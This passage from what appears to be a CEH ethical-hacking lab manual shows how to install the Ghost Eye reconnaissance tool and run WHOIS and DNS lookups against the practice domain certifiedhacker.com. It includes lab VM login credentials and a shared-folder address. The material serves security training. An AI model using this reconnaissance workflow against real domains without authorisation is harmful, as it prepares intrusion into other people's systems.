


Figure 1.1.3: Running the programs as a root user

TASK 1.1

Install Ghost Eye

7. Now, install Ghost Eye. To do this, in the terminal window, type **git clone https://github.com/BullsEye0/ghost_eye.git** and press **Enter**.
8. This will install Ghost Eye in your virtual machine, as shown in the screenshot.




Figure 1.1.4: Cloning Ghost Eye

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 13 Hacking Web Servers/GitHub Tools/** and copy the **ghost_eye** folder.
- Paste the copied **ghost_eye** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/ghost_eye /root/**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Now, navigate to the Ghost Eye directory. Type **cd ghost_eye** and press **Enter**.




Figure 1.1.5: Ghost Eye Directory

10. In the terminal window, type **pip3 install -r requirements.txt** and press **Enter**.




Figure 1.1.6: Installing Ghost Eye requirements

TASK 1.2

Launch Ghost Eye

11. To launch Ghost Eye, type **python3 ghost_eye.py** and press **Enter**.




Figure 1.1.7: Launching Ghost Eye

12. The Ghost Eye - Information Gathering Tool options appear, as shown in the screenshot.

TASK 1.3

Perform Whois Lookup

13. Let us perform a Whois Lookup. Type **1** for the **Enter your choice**: option and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Type **certifiedhacker.com** in the **Enter Domain or IP Address:** field and press **Enter.**




Figure 1.1.8: Performing Whois Lookup

15. Scroll up to see the certifiedhacker.com result. In the result, observe the complete information of the certifiedhacker.com domain such as Domain Name, Registry Domain ID, Registrar WHOIS Server, Registrar URL, and Updated Date.




Figure 1.1.9: Whois Lookup information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Perform DNS Lookup

16. Let us perform a **DNS Lookup** on certifiedhacker.com. In the **Enter your choice** field, type **2** and press **Enter** to perform DNS Lookup.
17. The **Enter Domain or IP Address** field appears; type **certifiedhacker.com**, and press **Enter**.

Note: The results might differ in your lab environment.




Figure 1.1.10: Performing DNS Lookup

18. As soon as you hit **Enter**, Ghost Eye starts performing a DNS Lookup on the targeted domain (here, certifiedhacker.com).
19. Scroll up to view the DNS Lookup result.

